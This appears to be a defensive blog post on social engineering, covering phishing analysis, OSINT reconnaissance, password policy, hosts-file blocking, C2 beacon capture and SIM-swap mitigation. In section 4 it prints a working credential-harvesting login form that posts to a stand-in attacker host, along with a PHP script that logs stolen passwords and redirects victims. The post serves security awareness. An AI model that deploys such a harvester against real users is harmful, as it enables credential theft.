Listen to this Post
Introduction:

Social engineering represents the most pervasive and effective attack vector in cybersecurity, bypassing millions in technological defenses by targeting the human mind. This article provides a technical blueprint for understanding, simulating, and defending against these psychological attacks, transforming you from a potential victim into a hardened human firewall.
Learning Objectives:
- Understand the technical execution of common social engineering attacks, from phishing to pretexting.
- Learn to use open-source intelligence (OSINT) tools to assess your digital footprint.
- Implement practical commands and configurations to detect, mitigate, and prevent human-centric breaches.
You Should Know:
- The Phishing Kill Chain: Deconstructing a Malicious Email
The initial payload in most social engineering campaigns is a phishing email. Analyzing these messages is the first step in building defense.
Command:
 Using a tool like 'phishy' or manual analysis with curl and grep
curl -s -I "http://suspicious-link.com/payload.exe" | grep -E "(Content-Type|Content-Length)"
strings phishing_email.eml | grep -E "(From:|Subject:|http|https)" | head -10
Step-by-step guide:
This methodology helps analyze a suspected phishing email. The first command safely retrieves the headers from a potentially malicious URL to inspect the content type and size without downloading the full file, which could be a payload. The second command uses `strings` to extract human-readable text from the email source file, filtering for key headers and embedded URLs. This allows a defender to quickly identify the sender’s address, the subject line used for lure, and any links pointing to attacker-controlled infrastructure.
2. OSINT Reconnaissance: Profiling Your Public Attack Surface
Attackers use OSINT to build convincing pretexts. Understanding their tools allows you to minimize your exposure.
Command:
 Using theHarvester to discover emails and subdomains associated with a target domain
python3 theHarvester.py -d target-company.com -b all -l 500
Step-by-step guide:
This command uses the open-source intelligence tool `theHarvester` to scour public sources like search engines, PGP key servers, and Shodan for information related to target-company.com. The `-d` flag specifies the domain, `-b all` tells it to use all available data sources, and `-l 500` limits the number of results to 500. An attacker uses this to find employee emails for targeted phishing (spear phishing) and subdomains that may be vulnerable. Running this on your own organization reveals what an attacker can easily see.
3. Password Policy Auditing: Enforcing Technical Barriers
Weak passwords are a social engineer’s dream. Technical enforcement is non-negotiable.
Windows Command:
 Check the current password policy on a Windows system
net accounts
Step-by-step guide:
Executing `net accounts` in a Windows Command Prompt or PowerShell displays the current password policy for the local system. This includes crucial settings like maximum password age (force password changes), minimum password length, and password history requirements. A strong policy might show “Minimum password length: 14” and “Maximum password age: 90”. If the output shows weak settings like a length of 7, it indicates a critical vulnerability that social engineers can exploit through credential stuffing or brute-force attacks.
4. Simulating a Credential Harvesting Attack
Understanding how fake login pages work is key to spotting them.
HTML/Server Snippet:
<!-- This is a simplified example of a fake login form -->

<form action="http://malicious-server.com/steal.php" method="POST">
<input type="text" name="username" placeholder="Email">
<input type="password" name="password" placeholder="Password">
<input type="submit" value="Login">
</form>

<?php
// steal.php on the attacker's server
$file = 'creds.txt';
$data = "User: " . $_POST['username'] . " | Pass: " . $_POST['password'] . "\n";
file_put_contents($file, $data, FILE_APPEND);
header('Location: https://real-site.com/login?error=1'); // Redirects victim to real site
?>
Step-by-step guide:
This code demonstrates a basic credential harvester. The HTML form looks legitimate but its `action` attribute points to an attacker-controlled server (malicious-server.com). When a victim enters their credentials, the data is sent to steal.php, which appends the stolen username and password to a text file (creds.txt). The script then immediately redirects the user to the legitimate website, often with an error, making the victim think they simply mistyped their password. Defense involves always checking the URL in the address bar before logging in.
5. Detecting Phishing Sites with Hosts File Manipulation
A quick way to test or block access to known malicious domains is by using the local hosts file.
Windows/Linux Command:
 Linux/Mac: Edit the hosts file to block a domain
echo "127.0.0.1 evil-phishing.com" | sudo tee -a /etc/hosts

Windows (Run as Administrator): Add a block entry
Add-Content -Path $env:windir\System32\drivers\etc\hosts -Value "127.0.0.1 evil-phishing.com" -Force
Step-by-step guide:
The hosts file maps domain names to IP addresses before a DNS query is made. By adding an entry that points a known malicious domain like `evil-phishing.com` to the local loopback address (127.0.0.1), you effectively block any browser from reaching that site. This is a valuable technique for system administrators to prevent users from accessing known-bad domains identified by threat intelligence feeds. To reverse, simply edit the hosts file and remove the corresponding line.
6. Network Traffic Analysis for C2 Beaconing
Social engineering payloads often call back to a Command and Control (C2) server. Detecting this beaconing is critical.
Command:
 Using tcpdump to capture and analyze outbound traffic
sudo tcpdump -i any -n 'tcp port 443 or tcp port 80' -w external_traffic.pcap
Step-by-step guide:
This `tcpdump` command captures all HTTP (port 80) and HTTPS (port 443) traffic on any network interface (-i any), without resolving hostnames (-n), and writes the output to a file external_traffic.pcap. After running this for a period, you can analyze the `.pcap` file in a tool like Wireshark. Look for regular, periodic connections from an internal host to an unknown external IP address—this “beaconing” is a tell-tale sign of a compromised machine calling home to its C2 server for instructions, often the result of a successful social engineering attack.
7. Multi-Factor Authentication (MFA) Bypass Simulation: SIM Swapping
While MFA is critical, some forms like SMS are vulnerable to SIM-swapping attacks. Awareness of the mitigation is key.
Conceptual Mitigation:
Vulnerable: SMS-based 2FA. An attacker social engineers your mobile carrier to port your number to a SIM they control.
Secure: Use app-based (TOTP like Google Authenticator) or hardware/physical (FIDO2/YubiKey) MFA. These are resistant to SIM swaps and phishing.
Step-by-step guide:
A social engineer gathers your personal data via OSINT (previous address, mother’s maiden name). They then call your mobile provider, impersonate you, claim a lost phone, and request a SIM swap. Once successful, all SMS messages, including 2FA codes, are routed to the attacker’s device. They can now reset passwords and bypass SMS 2FA on your accounts. The defense is twofold: 1) Minimize personal data leakage online to make OSINT harder, and 2) Mandate the use of phishing-resistant MFA (authenticator apps or security keys) for all critical accounts, especially email and corporate logins.
What Undercode Say:
- The Human OS is the Primary Exploitation Surface. Technical defenses are rendered obsolete if an employee can be tricked into running a payload or revealing credentials. Security training must be continuous and include practical phishing simulations.
- Psychological Principles Trump Technical Knowledge. Defenses must address universal human biases like authority, urgency, and scarcity, which are manipulated by attackers, rather than just listing “suspicious signs” in emails.
The paradigm is shifting. For years, cybersecurity investment focused on building higher digital walls and sharper cryptographic spears. The analysis of successful breaches, however, consistently reveals that the most fortified castle can have its gate opened by a single, well-crafted lie. The future of defense is not purely algorithmic; it is socio-technical. It requires a workforce that is as literate in recognizing psychological manipulation as it is in interpreting firewall logs. The most secure organizations of tomorrow will be those that achieve this fusion, creating a culture where continuous human vigilance is valued as highly as any next-generation antivirus solution. The attacker’s easiest path will always be the one of least resistance, and as technology hardens, the unpatched human operating system remains the most attractive target.
Prediction:
The next five years will see social engineering evolve from broad phishing to hyper-personalized, AI-driven campaigns. Generative AI will create flawless, personalized emails, voice deepfakes for vishing (voice phishing), and synthetic social media profiles for long-term trust building. The distinction between a digital and human attack will blur, forcing a complete integration of psychological resilience and technical security postures. Defensive AI will emerge to analyze communication patterns for manipulation, but the ultimate defense will be a fundamental rewiring of organizational culture to one of inherent, practiced skepticism.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Youna Chosse – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


